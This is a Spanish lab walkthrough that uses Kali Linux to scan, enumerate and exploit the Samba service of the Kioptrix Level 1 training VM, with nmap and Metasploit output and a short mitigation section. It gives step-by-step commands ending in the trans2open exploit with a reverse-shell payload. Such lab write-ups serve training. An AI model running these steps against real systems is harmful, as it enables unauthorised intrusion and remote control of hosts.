ETHICAL HACKING

KALI LINUX

Kali Linux es una plataforma basada en GNU/Linux Debian y es la distribución mas conocida de Linux BackTrack, orientada a la realización de auditorias y pruebas de penetración o más bien es una recnstrucción completa de BackTrack la cual contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir huellas.

Analizaremos las vulneralbilidades que tenemos dentro de nuestra maquina virtual Kioptrix Level 1, como lo es el protocolo SMB el cual lo iremos identificando paso a paso.

Es necesario contar con nuestra maquina virtual Kioptrix Level 1 dentro de kali linux esto lo hacemos mediante VMware Workstation.

Tener instalado msfconsole la cual sera nuestra interfaz para Metasploit.

PROCESO DE ANALISIS DE VULNERABILIDADES DE KIOPTRIX LEVEL 1

Fase de Reconocimiento.

1. Abrimos una terminal en Kali Linux.
2. Digitamos el comando **ifconfig**.
   Esto nos mostrará diferentes parametros entre ellos nuestra dirección IP(dinamica o estática), o nuestra mascara de red.
3. Digitamos **sudo arp-scan -L** (Ver POC 1)
   Asi conocemos nuestra IP en vmware.
4. Digitamos **nmap -sV -T4 -p- <nuestraIP> -vv** (Ver POC 2)
   Esto es para realizar un escaneo rapido e identificar los posibles puertos que se encuentran abiertos.
5. Digitamos **nmap -A -T4 -p22,80,111,139,443,32768 <nuestraIP> -vv** (Ver POC 3)
   Esto es para un escaneo mas agresivo.

Descubriendo el Objetivo

6. Digitamos **msfconsole**
   Introducimos nuestras credenciales y entramos en metasploit.

7. Digitamos **search smb** (Ver POC 4)
   Nos brindara toda la informacion que necesitamos acerca de este protocolo.

Samba SMB es una implementación de código abierto del protocolo Serve Message Block, Este protocolo utiliza la estructura cliente-servidor, donde el servidor tiene un sistema de archivos, recibe solicitudes de los clientes y se formula una respuesta para este.

Enumerar el Objetivo

8. Salimos de msfconsole

9. Digitamos **enum4linux <nuestraIP>** (Ver POC 5)

10. Digitamos **sudo su**
    Comenzaremos la enumeración de SMB/conectando a nuestra maquina de destino y esto lo haremos con un inicio de sesión anonimo, desde el modo privilegiado.

11. Digitamos **smbclient -L \\\\nuestraIP** (Ver POC 6)

12. Digitamos **smbclient -L \\\\nuestraIP\\ ADMIN$** (Ver POC 7)

13. Digitamos **smbclient -L \\\\nuestraIP\\ IPC$**

14. Digitamos **help** (Ver POC 8)
    Nos muestra los comando que podemos utilizar.

15. Salimos de todo digitando **exit O quit.**

Escaneando el Objetivo

16. Digitamos **msfconsle** **(Ver POC 9)**
    Ejecutaremos el escaneo de Metasploit para obtener información sobre la version del puerto SMB

17. Digitar **search smb** **(Ver POC 10)**

18. Digitamos **use auxiliary/scanner/smb /smb-version**

19. Digitamos **options** **(Ver POC 11)**

20. Digitamos **set rhost <nuestraIP>**

21. Digitamos **run** **(Ver POC 12)**
    Encontramos la version Samba 2.2.1ª

22. Digitamos **searchsploit samba 2.2** **(Ver POC 13)**
    Para obtener mas informacion acerca de la versión de este protocolo.

EXPLOIT SMB

23. Ingresar a **msfconsole.**

24. Digitar **searchsploit trans2open** **(Ver POC 14)**

25. Digitar **search trans2open** **(Ver POC 15)**

26. Digitamos **use 1** y luego digitamos **options** **(Ver POC 16)**

27. Digitamos **set rhost <nuestraIP>**
    Para que el exploit funcione es muy importante configurar los payloads de manera correcta.

28. Digitamos **show paloads** **(Ver POC 17)**
    Escogemos la opcion correcta del payload.

29. Digitamos **set payload linux/x86/shell_reverse_tcp** y luego digitamos **options** **(Ver POC 18)**

30. Digitamos **set lhost <nuestraIP>** luego digitamos **run** **(Ver POC 19)**

31. Digitamos **whoam** y **hostname** y veremos las respuestas obtenidas, significando asi que logramos establecer una conexión. **(Ver POC 20)**

IMPACTO:

El peligro de un ataque basado en el protocolo SMB es bastante alto, ya que por motivos de compatibilidad, en la red suelen estar activadas todas las versiones de SMB, porque así lo requieren las impresoras u otros dispositivos de red conectados. De este modo, aunque la versión antigua no se utilice realmente, esto pone la tarea fácil a los atacantes, ya que pueden bajar al nivel de comunicación SMB 1.0 y atacar el sistema deseado sin mayores obstáculos.

En el caso de un secuestro de sesión, este usa herramientas que permiten a los atacantes que tienen acceso a la misma red que el dispositivo cliente o servidor interrumpir, finalizar o robar una sesión en curso. Los atacantes pueden interceptar y modificar paquetes de bloque de mensajes de servidor (SMB) sin signo y, a continuación, modificar el tráfico y reenviarlo para que el servidor pueda realizar acciones que puedan ser inasignables. Como alternativa, el atacante podría hacerse pasar por el servidor o el dispositivo cliente después de la autenticación legítima y obtener acceso no autorizado a los datos.

MITIGACIÓN:

Deshabilitar la compresión en el protocolo SMB.
Bloquear el acceso a los puertos tcp 445 y 139 para evitar ataques de red atravez de estos.

POC - RESULTADOS


POC 1

```
┌──(adriela㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for adriela:
Sorry, try again.
[sudo] password for adriela:
Interface: eth0, type: EN10MB, MAC: 00:1c:42:37:cc:a8, IPv4: 10.211.55.3
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.211.55.1     00:1c:42:00:00:18       Parallels, Inc.
10.211.55.2     00:1c:42:00:00:08       Parallels, Inc.
10.211.55.5     00:0c:29:04:3a:3e       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.132 seconds (120.08 hosts/sec). 3 responded

┌──(adriela㉿kali)-[~]
└─$
```

POC 2

```
adriela@kali: ~

┌──(adriela㉿kali)-[~]
└─$ nmap -sV -T4 -p- 10.211.55.5 -vv
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 11:43 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:43
Scanning 10.211.55.5 [2 ports]
Completed Ping Scan at 11:43, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:43
Completed Parallel DNS resolution of 1 host. at 11:43, 0.05s elapsed
Initiating Connect Scan at 11:43
Scanning 10.211.55.5 [65535 ports]
Discovered open port 139/tcp on 10.211.55.5
Discovered open port 80/tcp on 10.211.55.5
Discovered open port 22/tcp on 10.211.55.5
Discovered open port 443/tcp on 10.211.55.5
Discovered open port 111/tcp on 10.211.55.5
Discovered open port 32768/tcp on 10.211.55.5
Completed Connect Scan at 11:43, 6.80s elapsed (65535 total ports)
Initiating Service scan at 11:43
Scanning 6 services on 10.211.55.5
Completed Service scan at 11:43, 6.20s elapsed (6 services on 1 host)
NSE: Script scanning 10.211.55.5.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:43
Completed NSE at 11:43, 0.10s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:43
Completed NSE at 11:43, 0.01s elapsed
Nmap scan report for 10.211.55.5
Host is up, received syn-ack (0.00063s latency).
Scanned at 2021-05-14 11:43:17 CST for 13s
Not shown: 65529 closed ports
Reason: 65529 conn-refused
PORT      STATE SERVICE     REASON  VERSION
22/tcp    open  ssh         syn-ack OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        syn-ack Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenS
SL/0.9.6b)
111/tcp   open  rpcbind     syn-ack 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   syn-ack Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.
6b
32768/tcp open  status      syn-ack 1 (RPC #100024)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds

┌──(adriela㉿kali)-[~]
└─$
```

POC 3


adriela@kali: ~
┌──(adriela㉿kali)-[~]
└─$ nmap -A -T4 -p22,80,111,139,443,32768 10.211.55.5 -vv
Starting Nmap 7.91 (https://nmap.org) at 2021-05-14 11:48 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:48
Completed NSE at 11:48, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:48
Completed NSE at 11:48, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:48
Completed NSE at 11:48, 0.00s elapsed
Initiating Ping Scan at 11:48
Scanning 10.211.55.5 [2 ports]
Completed Ping Scan at 11:48, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:48
Completed Parallel DNS resolution of 1 host. at 11:48, 0.02s elapsed
Initiating Connect Scan at 11:48
Scanning 10.211.55.5 [6 ports]
Discovered open port 22/tcp on 10.211.55.5
Discovered open port 111/tcp on 10.211.55.5
Discovered open port 139/tcp on 10.211.55.5
Discovered open port 443/tcp on 10.211.55.5
Discovered open port 80/tcp on 10.211.55.5
Discovered open port 32768/tcp on 10.211.55.5
Completed Connect Scan at 11:48, 0.00s elapsed (6 total ports)
Initiating Service scan at 11:48
Scanning 6 services on 10.211.55.5
Completed Service scan at 11:48, 6.03s elapsed (6 services on 1 host)
NSE: Script scanning 10.211.55.5.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:48
NSE Timing: About 99.88% done; ETC: 11:48 (0:00:00 remaining)
Completed NSE at 11:49, 50.54s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:49
Completed NSE at 11:49, 0.26s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:49
Completed NSE at 11:49, 0.00s elapsed
Nmap scan report for 10.211.55.5
Host is up, received syn-ack (0.00059s latency).
Scanned at 2021-05-14 11:48:10 CST for 57s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)

POC 4


adriela@kali: ~

```
msf6 > search smb

Matching Modules
================

   #    Name                                                     Disclosure Date  Rank       Check  Description
   -    ----                                                     ---------------  ----       -----  -----------
   0    exploit/multi/http/struts_code_exec_classloader          2014-03-06       manual     No     Apache Struts ClassLoader Man
   1    exploit/osx/browser/safari_file_policy                   2011-10-12       normal     No     Apple Safari file:// Arbitrar
   2    auxiliary/server/capture/smb                                              normal     No     Authentication Capture: SMB
   3    post/linux/busybox/smb_share_root                                         normal     No     BusyBox SMB Sharing
   4    auxiliary/scanner/http/citrix_dir_traversal              2019-12-17       normal     No     Citrix ADC (NetScaler) Direct
   5    auxiliary/scanner/smb/impacket/dcomexec                  2018-03-19       normal     No     DCOM Exec
   6    auxiliary/scanner/smb/impacket/secretsdump                                normal     No     DCOM Exec
   7    exploit/windows/scada/ge_proficy_cimplicity_gefebt       2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.
   8    exploit/windows/smb/generic_smb_dll_injection            2015-03-04       manual     No     Generic DLL Injection From Sh
   9    exploit/windows/http/generic_http_dll_injection          2015-03-04       manual     No     Generic Web Application DLL I
   10   exploit/windows/smb/group_policy_startup                 2015-01-26       manual     No     Group Policy Script Execution
   11   exploit/windows/misc/hp_dataprotector_install_service    2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6
   12   exploit/windows/misc/hp_dataprotector_cmd_exec           2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote
   13   auxiliary/server/http_ntlmrelay                                           normal     No     HTTP Client MS Credential Rel
   14   exploit/windows/smb/ipass_pipe_exec                      2015-01-21       excellent  Yes    IPass Control Pipe Remote Com
   15   auxiliary/gather/konica_minolta_pwd_extract                               normal     No     Konica Minolta Password Extra
   16   auxiliary/fileformat/odt_badodt                          2018-05-01       normal     No     LibreOffice 6.03 /Apache Open
   17   post/linux/gather/mount_cifs_creds                                        normal     No     Linux Gather Saved mount.cifs
   18   exploit/windows/smb/ms03_049_netapi                      2003-11-11       good       No     MS03-049 Microsoft Workstatio
   19   exploit/windows/smb/ms04_007_killbill                    2004-02-10       low        No     MS04-007 Microsoft ASN.1 Libr
   20   exploit/windows/smb/ms04_011_lsass                       2004-04-13       good       No     MS04-011 Microsoft LSASS Serv
   21   exploit/windows/smb/ms04_031_netdde                      2004-10-12       good       No     MS04-031 Microsoft NetDDE Ser
   22   exploit/windows/smb/ms05_039_pnp                         2005-08-09       good       Yes    MS05-039 Microsoft Plug and P
   23   exploit/windows/smb/ms06_025_rras                        2006-06-13       average    No     MS06-025 Microsoft RRAS Servi
   24   exploit/windows/smb/ms06_025_rasmans_reg                 2006-06-13       good       No     MS06-025 Microsoft RRAS Servi
   25   exploit/windows/smb/ms06_040_netapi                      2006-08-08       good       No     MS06-040 Microsoft Server Ser
   26   exploit/windows/smb/ms06_066_nwapi                       2006-11-14       good       No     MS06-066 Microsoft Services n
   27   exploit/windows/smb/ms06_066_nwwks                       2006-11-14       good       No     MS06-066 Microsoft Services n
   28   exploit/windows/smb/ms06_070_wkssvc                      2006-11-14       manual     No     MS06-070 Microsoft Workstatio
   29   exploit/windows/smb/ms07_029_msdns_zonename              2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Se
   30   exploit/windows/smb/ms08_067_netapi                      2008-10-28       great      Yes    MS08-067 Microsoft Server Ser
   31   exploit/windows/smb/smb_relay                            2001-03-31       excellent  No     MS08-068 Microsoft Windows SM
   32   exploit/windows/smb/ms09_050_smb2_negotiate_func_index   2009-09-07       good       No     MS09-050 Microsoft SRV2.SYS S
   33   exploit/windows/browser/ms10_022_ie_vbscript_winhlp32    2010-02-26       great      No     MS10-022 Microsoft Internet E
   34   exploit/windows/smb/ms10_061_spoolss                     2010-09-14       excellent  No     MS10-061 Microsoft Print Spoo
   35   exploit/windows/fileformat/ms13_071_theme                2013-09-10       excellent  No     MS13-071 Microsoft Windows Th
   36   exploit/windows/fileformat/ms14_060_sandworm             2014-10-14       excellent  No     MS14-060 Microsoft Windows OL
   37   exploit/windows/smb/ms17_010_eternalblue                 2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remo
   38   exploit/windows/smb/ms17_010_eternalblue_win8            2017-03-14       average    No     MS17-010 EternalBlue SMB Remo
   39   exploit/windows/smb/ms17_010_psexec                      2017-03-14       normal     Yes    MS17-010 EternalRomance/Etern
   40   auxiliary/admin/smb/ms17_010_command                     2017-03-14       normal     No     MS17-010 EternalRomance/Etern
   41   auxiliary/scanner/smb/smb_ms17_010                                        normal     No     MS17-010 SMB RCE Detection
   42   auxiliary/dos/windows/smb/ms05_047_pnp                                    normal     No     Microsoft Plug and Play Servi
```


adriela@kali: ~

```
   42   auxiliary/dos/windows/smb/ms05_047_pnp                                    normal     No     Microsoft Plug and Play Service Regi
   43   auxiliary/dos/windows/smb/rras_vls_null_deref            2006-06-14       normal     No     Microsoft RRAS InterfaceAdjustVLSPoi
   44   auxiliary/admin/mssql/mssql_ntlm_stealer                                  normal     No     Microsoft SQL Server NTLM Stealer
   45   auxiliary/admin/mssql/mssql_ntlm_stealer_sqli                             normal     No     Microsoft SQL Server SQLi NTLM Steal
   46   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                     normal     No     Microsoft SQL Server SQLi SUSER_SNAM
   47   auxiliary/admin/mssql/mssql_enum_domain_accounts                          normal     No     Microsoft SQL Server SUSER_SNAME Win
   48   auxiliary/dos/windows/smb/ms06_035_mailslot              2006-07-11       normal     No     Microsoft SRV.SYS Mailslot Write Cor
   49   auxiliary/dos/windows/smb/ms06_063_trans                                  normal     No     Microsoft SRV.SYS Pipe Transaction No
   50   auxiliary/dos/windows/smb/ms09_001_write                                  normal     No     Microsoft SRV.SYS WriteAndX Invalid
   51   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                 normal     No     Microsoft SRV2.SYS SMB Negotiate Pro
   52   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                    normal     No     Microsoft SRV2.SYS SMB2 Logoff Remot
   53   auxiliary/dos/windows/smb/vista_negotiate_stop                            normal     No     Microsoft Vista SP0 SMB Negotiate Pr
   54   auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop                normal     No     Microsoft Windows 7 / Server 2008 R2
   55   auxiliary/scanner/smb/psexec_loggedin_users                               normal     No     Microsoft Windows Authenticated Logg
   56   exploit/windows/smb/psexec                               1999-01-01       manual     No     Microsoft Windows Authenticated User
   57   auxiliary/dos/windows/smb/ms11_019_electbowser                            normal     No     Microsoft Windows Browser Pool DoS
   58   exploit/windows/smb/smb_rras_erraticgopher               2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEn
   59   auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow                  normal     No     Microsoft Windows SRV.SYS SrvSmbQuer
   60   exploit/windows/smb/ms10_046_shortcut_icon_dllloader     2010-07-16       excellent  No     Microsoft Windows Shell LNK Code Exe
   61   exploit/windows/smb/ms15_020_shortcut_icon_dllloader     2015-03-10       excellent  No     Microsoft Windows Shell LNK Code Exe
   62   auxiliary/docx/word_unc_injector                                          normal     No     Microsoft Word UNC Path Injector
   63   auxiliary/spoof/nbns/nbns_response                                        normal     No     NetBIOS Name Service Spoofer
   64   exploit/windows/smb/netidentity_xtierrpcpipe             2009-04-06       great      No     Novell NetIdentity Agent XTIERRPCPIP
   65   exploit/netware/smb/lsass_cifs                           2007-01-21       average    No     Novell NetWare LSASS CIFS.NLM Driver
   66   exploit/windows/oracle/extjob                            2007-01-01       excellent  Yes    Oracle Job Scheduler Named Pipe Comm
   67   auxiliary/admin/oracle/ora_ntlm_stealer                  2009-04-07       normal     No     Oracle SMB Relay Code Execution
   68   auxiliary/admin/smb/psexec_ntdsgrab                                       normal     No     PsExec NTDS.dit And SYSTEM Hive Down
   69   auxiliary/scanner/sap/sap_smb_relay                                       normal     No     SAP SMB Relay Abuse
   70   auxiliary/dos/sap/sap_soap_rfc_eps_delete_file                            normal     No     SAP SOAP EPS_DELETE_FILE File Deleti
   71   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing              normal     No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTI
   72   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence            normal     No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXIST
   73   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                           normal     No     SAP SOAP RFC RZL_READ_DIR_LOCAL Dire
   74   auxiliary/fuzzers/smb/smb_create_pipe_corrupt                             normal     No     SMB Create Pipe Request Corruption
   75   auxiliary/fuzzers/smb/smb_create_pipe                                     normal     No     SMB Create Pipe Request Fuzzer
   76   exploit/windows/smb/smb_doublepulsar_rce                 2017-04-14       great      Yes    SMB DOUBLEPULSAR Remote Code Executi
   77   exploit/windows/smb/smb_delivery                         2016-07-26       excellent  No     SMB Delivery
   78   auxiliary/admin/smb/list_directory                                        normal     No     SMB Directory Listing Utility
   79   auxiliary/scanner/smb/smb_enumusers_domain                                normal     No     SMB Domain User Enumeration
   80   auxiliary/admin/smb/delete_file                                           normal     No     SMB File Delete Utility
   81   auxiliary/admin/smb/download_file                                         normal     No     SMB File Download Utility
   82   auxiliary/admin/smb/upload_file                                           normal     No     SMB File Upload Utility
   83   auxiliary/scanner/smb/smb_enum_gpp                                        normal     No     SMB Group Policy Preference Saved Pa
   84   auxiliary/scanner/smb/smb_login                                           normal     No     SMB Login Check Scanner
   85   auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                             normal     No     SMB NTLMv1 Login Request Corruption
   86   auxiliary/fuzzers/smb/smb_negotiate_corrupt                               normal     No     SMB Negotiate Dialect Corruption
   87   auxiliary/fuzzers/smb/smb2_negotiate_corrupt                              normal     No     SMB Negotiate SMB2 Dialect Corruptio
   88   auxiliary/scanner/smb/smb_lookupsid                                       normal     No     SMB SID User Enumeration (LookupSid)
